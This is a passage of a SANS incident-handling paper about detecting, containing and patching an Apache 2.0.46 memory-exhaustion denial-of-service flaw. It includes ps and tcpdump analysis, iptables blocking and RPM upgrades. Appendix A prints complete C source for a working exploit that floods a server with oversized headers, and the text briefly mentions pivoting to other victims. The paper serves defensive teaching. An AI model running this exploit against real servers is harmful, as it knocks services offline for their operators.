<sup>11</sup> Hatch, Brian and Lee, James, Hacking Exposed : Linux Second Edition (Berkeley, California: McGraw Hill, 2003) 560.

<sup>12</sup> Hatch, Brian and Lee, James, Hacking Exposed : Linux Second Edition (Berkeley, California: McGraw Hill, 2003) 562.

or firewall with an easy password. Find another victim in the same house. This may be better moreover as an administrator MAY be focused on this web server, oblivious to a weak firewall rule set, changed router access-list or other internet facing server that we just opened access to from our springboard.

## **Part Four: The Incident Handling process**

The author's environment is a corporate environment. The environment is also predominantly Windows, with Linux as a convenient and supplementary Operating System that fills other roles. In our model, I hypothesized that we would build a site on Apache for our organization. This would be a hierarchical, static page site.

### **Preparation**

The countermeasures that are employed from an access point of view are tools such as:

- iptables (firewalling program)
- tcpwrappers (daemon access)
- xinted (daemon control)
- logging and logfile security are scrutinized
- user / file permissions regulation
- hardening OS via general guide at: <http://www.linuxsecurity.com>

A critical point needs to be emphasized here. Windows and RedHat Linux both offer sites to patch programs (Windows Update and RedHat Network, respectively). From the author's perspective, a primary driver of patching is the propagation of worms in recent years. Worms such as MS SQL Slammer, Blaster, SoBig and others are incentives for network administrators to patch (or unfortunately rebuild) in a timely manner.

When a global outbreak happens, the Microsoft administrators will say that it was either patched when the MS security bulletin came out, or we need to repair or rebuild.

However, Linux is slightly different. There have been recorded viruses and worms (such as Ramen) in the past, but the open source community does not have the scale of the problems that Windows does with the DELIVERY of a vulnerability. Please don't mistake this perspective, security bulletins come out daily for not only the Linux kernel, but also Apache, Ethereal, XWindows, Samba and others. But the delivery of these vulnerabilities is not on a global scale, as with one of the worms mentioned. Thus, the incentive for patching Linux may not be APPARENT, but it is equally important. So a Linux administrator may NOT register with the RedHat Network and use the up2date feature (which is a very effective tool). Also, a Linux machine can be patched either automatically (up2date) or manually (program by program). The effort involved with the latter takes more time, and with hundreds of programs, can be a logistical nightmare. Let's assume for our lab that the administrator did not register with up2date at RedHat and has let the update level on the server "slip". This is the missed countermeasure that allowed this incident to occur.

In our environment, we either use up2date for deployment servers, or manually patch and isolate (either non-networked lab or firewalled net) limited use servers.

Our policy dictates that copied packets of all server access is washed through a current rulebase of Snort. Also, servers are never exposed to the Internet, but at a minimum are firewalled off and only needed ports allowed (http 80). This does not prevent malicious content, but at least affords no other program access in or out.

The above Linux tools help on the server side, but we also have specific policies for Apache. There is an excellent hardening guide for Apache at:

[http://httpd.apache.org/docs-2.0/misc/security\\_tips.html](http://httpd.apache.org/docs-2.0/misc/security_tips.html)

Also I wanted to emphasize:


- never run Apache as root
- edit httpd.conf to secure directories
- use httpd authentication (even basic, non-encrypted if applicable).

### Identification

If we suppose hypothetically that we place a static server with basic content on the Internet as the target and we have not used the remedies from our lessons learned (forward) then some of the initial symptoms of this issue are: a slow running server and a page that does not work. These could be the first indicators that something is wrong. The most direct confirmation that something is wrong is the depletion of RAM. We need to have a fundamental tool that routinely checks RAM, CPU use and processes. A sudden spike in RAM use would be the indicator of a problem. An example of the GNOME System Monitor is here.<sup>13</sup>

---

<sup>13</sup> Red Hat Enterprise Linux 3: Introduction to System Administration ( Research Triangle Park, NC: Read Hat Inc., 2003) 20.



**Figure 2-1. The GNOME System Monitor Process Listing Display**

We can cross-check the RAM depletion with a process run. What is the cause of the RAM being used up? What process?

If we run the following, we can see that httpd is the problem:

```
[root@glutton4 root]# ps -aux | grep httpd
root      7747  0.1  0.2   19928 1600 ?        S   16:31   0:00 /usr/sbin/httpd
apache    7750  0.5  0.1   146220 1536 ?        S   16:31   0:00 /usr/sbin/httpd
apache    7751  0.4  5.5   146220 43092 ?        S   16:31   0:00 /usr/sbin/httpd
apache    7752  0.5 16.2   146144 125436 ?        S   16:31   0:00 /usr/sbin/httpd
apache    7753  0.4 16.2   146228 125492 ?        S   16:31   0:00 /usr/sbin/httpd
apache    7754  0.5 16.2   146148 125440 ?        S   16:31   0:00 /usr/sbin/httpd
apache    7755  0.4 15.8   145956 121912 ?        S   16:31   0:00 /usr/sbin/httpd
apache    7756  0.5 16.2   145444 125256 ?        S   16:31   0:00 /usr/sbin/httpd
apache    7757  0.0  0.2    20060 1788 ?        S   16:31   0:00 /usr/sbin/httpd
```

% MEM is the 4<sup>th</sup> column. If we add the multiple processes, we can see that Apache is

now taking up 84% of the system's RAM.

Now we know, Apache has a problem. But what is it? This exploit is clearing the firewall, passes through iptables, tcpwrappers, and xinetd. What's worse, nothing shows up in Snort (Because Snort.org developers did not build a signature for this).

As a quick side note, let's suppose that we are thinking through this. IF affordable, the author would service httpd restart and disconnect the server from the network (to stop all network input). For this time period, we run free -m and see that RAM is NOT being depleted, so we can safely assume something is coming in from the Internet to hurt our server. We plug the network feed back in and the problem resumes.

So at this point, we know that the problem is clearing the firewall and server security checks. We know that the problem has to do with network content. So, let's run a tcpdump and have access to all http (tcp/ip port 80) packets that are coming in and leaving Apache. We see packets that are continuous strings of "A"s. What's been even more elusive is that these GET requests are completely normal and accepted by the Apache server. We are not running authentication because I am supposing that this is a static server with basic, non-secretive content and this is NOT a SYN flood. It's a long, huge, server-accepted GET request, as indicated by the tcpdump screenshot earlier.

Our enterprise service team is smaller and I would advise my lead custody-wise. Depending on the magnitude, we usually assign 1 person with the team constantly advised until resolution.

## Containment

Now that we have identified that we have a constant, malicious stream coming in from the Internet to our web server, we need to stop it. Following company procedure, if the web site is critical, we need to find a way to keep it up while we repair the problem. This is the more difficult route, so let's begin.

1. If our server was on the Internet, we would verify that this server's compromise could not do anymore damage to our network or assets. We will have a sealed DMZ, with no critical access to other upper-level networks from here.
  - a. Check the firewall rules (if any) that allow this server to any other networks. Let's assume a DMZ is for the server and has very limited access.
  - b. If there is access to any other servers (including others in the DMZ) or networks, check logs on those devices.
2. If our server was on the Internet, while we are in the firewall, we should try to block the offending ip(s) from the Internet, if possible. This could be done from either the Internet facing firewall or on iptables on the server itself.

3. Start basic forensics on the server itself.
  - a. Try some basic commands for output. Per GCIH training it is recommended that we use a “clean CD” with the executables that we need. Use commands: ls (list), ps (processes), netstat (any unexpected programs “listening”). The ps confirms that Apache is robbing an inordinate amount of RAM. We cross-check this again with last and discover that RAM is depleted.
  - b. Run md5sum on any files. Hopefully, on core files (and httpd.conf) we routinely run md5sum. If the md5sum does not match, we have a compromise. Maybe we run tripwire.
  - c. Check logs. If we have successfully set permissions, then old log data cannot be edited or deleted.
4. We have backed-up httpd.conf (the primary Apache configuration file) and the content in the different directories, so if we had to re-build, we have all pertinent files. Let’s assume an md5sum was run on the TARGET and no files have been altered. I am also making an assumption that the server has static material and is not complex.

From our check here, we confirm that the server has no ability to damage anything else and it does not appear (from the md5sum checks) that no web-server content or critical server files or programs have been altered on the server. Logs also confirm no unusual user activity and we have successfully secured our logging, so we have no reason to think any different.

In our lab, we use iptables to “block” the offending ip address. If our server was on the Internet, then we can log on our firewall and check logs.

```
iptables -I INPUT 2 -s 172.23.4.167 -j DROP
```

-I	insert
INPUT	INPUT chain
2	2 <sup>nd</sup> line
-s	source ip
-j	verb

### **Eradication**

From the information that we have, this exploit was caused over a network and not by a logged on user. The exploit itself is a series of packets sent in a continuous stream that overwhelmed the system memory allotted to the Apache process. This was determined from running a tcpdump and analyzing the output.

The way that this can be eliminated is:

1. Stop the incoming stream of packets (via iptables).
2. Patch the machine.
3. Restart the Apache web service.

Also, if patching is not immediately available, the service can at least be restarted. The httpd (Apache) process is the process that is causing the RAM deprivation. We can restart the service and the RAM returns to normal. This works as long as the offending ip address is blocked.

If we can do that, things look much better:

```
[root@glutton4 root]# ps -aux | grep httpd
root      7798  6.6  1.1 19932 9132 ?        S    16:37   0:00 /usr/sbin/httpd
apache    7801  0.0  1.1 20064 9160 ?        S    16:37   0:00 /usr/sbin/httpd
apache    7802  0.0  1.1 20064 9156 ?        S    16:37   0:00 /usr/sbin/httpd
apache    7803  0.0  1.1 20064 9156 ?        S    16:37   0:00 /usr/sbin/httpd
apache    7804  0.0  1.1 20064 9156 ?        S    16:37   0:00 /usr/sbin/httpd
apache    7805  0.0  1.1 20064 9156 ?        S    16:37   0:00 /usr/sbin/httpd
apache    7806  0.0  1.1 20064 9156 ?        S    16:37   0:00 /usr/sbin/httpd
apache    7807  0.0  1.1 20064 9156 ?        S    16:37   0:00 /usr/sbin/httpd
apache    7808  0.0  1.1 20064 9156 ?        S    16:37   0:00 /usr/sbin/httpd
```

% MEM is the 4<sup>th</sup> column. If we add the multiple processes, we can see that Apache is now taking up 9.9% of the system's RAM.

## Recovery

This involves patching the box against the exploit. We have 1 of 2 options here, we can either:

1. Register via up2date with rhn.redhat.com
2. Obtain an account on rhn.redhat.com and update individual packages manually.

The problem with approach number 2 is that there are hundreds of programs on a RedHat server and any of them may need security related patches at any time. We can set the up2date feature to constantly go out to the RedHat site and obtain updates to ensure that we do not fall victim to current vulnerabilities again.

The up2date feature also has 2 useful tags in its commands: proxy and authentication credentials. But in this lab, I am going to patch Apache manually.

XSS cited earlier recommends: "Red Hat Enterprise Linux AS (v. 3), ES (v. 3), WS (v. 3), Desktop: 2.0.46-32.ent.3.x86\_64 or later"

Before the upgrade:

```
[root@glutton4 rpm]# rpm -q httpd
httpd-2.0.46-25.ent
[root@glutton4 rpm]# rpm -q httpd-devel
httpd-devel-2.0.46-25.ent
[root@glutton4 rpm]# rpm -q mod_ssl
mod_ssl-2.0.46-25.ent
```



After we download the files (we should run md5sum to verify non-tampering of files):

```
[root@glutton4 rpm]# ll
total 1560
-rw-r--r-- 1 root root 1083591 Jan 4 13:46 httpd-2.0.46-44.ent.i386.rpm
-rw-r--r-- 1 root root 390232 Jan 4 13:47 httpd-devel-2.0.46-44.ent.i386.rpm
-rw-r--r-- 1 root root 106378 Jan 4 13:47 mod_ssl-2.0.46-44.ent.i386.rpm
```

We upgrade:

```
[root@glutton4 rpm]# rpm -Uvh *
warning: httpd-2.0.46-44.ent.i386.rpm: V3 DSA signature: NOKEY, key ID db42a60e
Preparing... ##### [100%]
 1:httpd ##### [ 33%]
 2:httpd-devel ##### [ 67%]
 3:mod_ssl ##### [100%]
[root@glutton4 rpm]#
```

What we can also do is to obtain and compile the exploit on a test machine as well. We should run the exploit against our own server and determine if we are still vulnerable.

```
[root@glutton4 root]# free -m
              total        used        free      shared    buffers     cached
Mem:           752          163          589           0           46           73
-/+ buffers/cache:          43          709
Swap:          1529           17        1511
```

```
[root@glutton4 root]# ./apacheEscapeHeaderDOSExploit 127.0.0.1
[x] Connected to: 127.0.0.1.
```

### Broken pipe

```
[root@glutton4 root]# free -m
              total        used        free      shared    buffers     cached
Mem:           752          164          588           0           46           73
-/+ buffers/cache:          44          708
Swap:          1529           17        1511
```

### Lessons Learned

1. We must be sure to constantly be vigilant about patching our programs via RedHat's up2date feature. Vulnerabilities such as this must not be given the chance to work their way in.
2. To ensure security, be sure to deny outbound connections from our server unless necessary. We must allow web (http tcp 80) in by default. It is optional to allow outbound ping and some Apache web servers use DNS (udp port 53) when clients connect to validate them. But outbound should only be used sparingly. We can use a firewall combined with iptables (if desired).

3. We must use basic system monitors to ensure that our resources are constantly stable. RedHat includes some basic tools that we can start with. We can find more desirable tools as desired.
4. We must exercise conservative measures related to file permissions, especially on the supposition that we could be giving a shell with Apache user capabilities. We should use tightened permissions with /var/log and also we should use the chattr command (change attributes).

The log files can have the attribute “append only (a)” modified to them so that the contents of the files cannot be deleted. The command could be chattr +a FILENAME. We can also set undeletable +u if desired. Also, we can modify the /var/log/directory so that these files are difficult to access or destroy.

5. We should employ file integrity checks. We could do this manually via the Linux md5sum command on critical files OR we can employ a centralized file integrity checker like Tripwire (<http://www.tripwire.com/products/servers/index.cfm>).
6. We should always have a crash kit with latest, uncorrupted program executables from RedHat. This way, if the server is compromised, we have dependable programs that we can use.

## Appendix A

```
001  #include <stdio.h>
002  #include <stdlib.h>
003  #include <sys/wait.h>
004  #include <sys/types.h>
005  #include <netinet/in.h>
006  #include <sys/socket.h>
007  #include <errno.h>
008  #include <string.h>
009  #include <unistd.h>
010
011  #define A 0x41
012  #define PORT 80
013
014  struct sockaddr_in hrm;
```

```

015
016 int conn(char *ip)
017 {
018     int sockfd;
019     hrm.sin_family = AF_INET;
020     hrm.sin_port = htons(PORT);
021     hrm.sin_addr.s_addr = inet_addr(ip);
022     bzero(&(hrm.sin_zero),8);
023     sockfd=socket(AF_INET,SOCK_STREAM,0);
024     if((connect(sockfd,(struct sockaddr*)&hrm,sizeof(struct sockaddr)))<0)
025     {
026         perror("connect");
027         exit(0);
028     }
029     return sockfd;
030 }
031 int main(int argc, char *argv[])
032 {
033     int i,x;
034     char buf[300],a1[8132],a2[50],host[100],content[100];
035     char *ip=argv[1],*new=malloc(sizeof(int));
036     sprintf(new,"\r\n");
037     memset(a1,'\0',8132);
038     memset(host,'\0',100);
039     memset(content,'\0',100);
040     a1[0] = ' ';
041     for(i=1;i<8132;i++)
042     a1[i] = A;
043     if(argc<2)
044     {
045         printf("%s: IP\n",argv[0]);
046         exit(0);
047     }
048     x = conn(ip);
049     printf("[x] Connected to: %s.\n",inet_ntoa(hrm.sin_addr));
050     sprintf(host,"Host: %s\r\n",argv[1]);
051     sprintf(content,"Content-Length: 50\r\n");
052     sprintf(buf,"GET / HTTP/1.0\r\n");
053     write(x,buf,strlen(buf));
054     printf("[x] Sending buffer...");
055     for(i=0;i<2000;i++)
056     {
057         write(x,a1,strlen(a1));
058         write(x,new,strlen(new));
059     }
060     memset(buf,'\0',300);

```

```
061     strcpy(buf,host);
062     strcat(buf,content);
063     for(i=0;i<50;i++)
064         a2[i] = A;
065     strcat(buf,a2);
066     strcat(buf,"\r\n\r\n");
067     write(x,buf,strlen(buf));
068     printf("done!\n");
069     close(x);
070
071 }
```

## List of References

[http://news.netcraft.com/archives/web\\_server\\_survey.html](http://news.netcraft.com/archives/web_server_survey.html)

Web page showing usage by platform

<http://www.snort.org>

The Snort site

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=3DCAN-2004-0493>

The discussion of this vulnerability

<http://www.securityfocus.com/bid/10619>

Another discussion on this vulnerability

<http://www.informit.com/articles/article.asp?p=169578>

Basic HTTP page retrieval

<http://www.informit.com/articles/article.asp?p=169578>

HTTP Methods

<http://www.securityfocus.com/bid/10619/discussion/>

General discussion on on this vulnerability

<http://xforce.iss.net/xforce/xfdb/16524>

More discusison on this vulnerability

<http://www.guninski.com/httpd1.html>

Discussion by this vulnerability's author

<http://www.linuxsecurity.com/docs/>

Links for Linux Security

Hatch, Brian and Lee, James, Hacking Exposed : Linux Second Edition  
(Berkeley, California: McGraw Hill, 2003) 560.

Pages highlighting machine compromise

[http://httpd.apache.org/docs-2.0/misc/security\\_tips.html](http://httpd.apache.org/docs-2.0/misc/security_tips.html)

Security Guide for Apache

Red Hat Enterprise Linux 3: Introduction to System Administration ( Research  
Triangle Park, NC: Read Hat Inc., 2003) 20.

RedHat Administrator Guide

© SANS Institute 2005. Author retains full rights.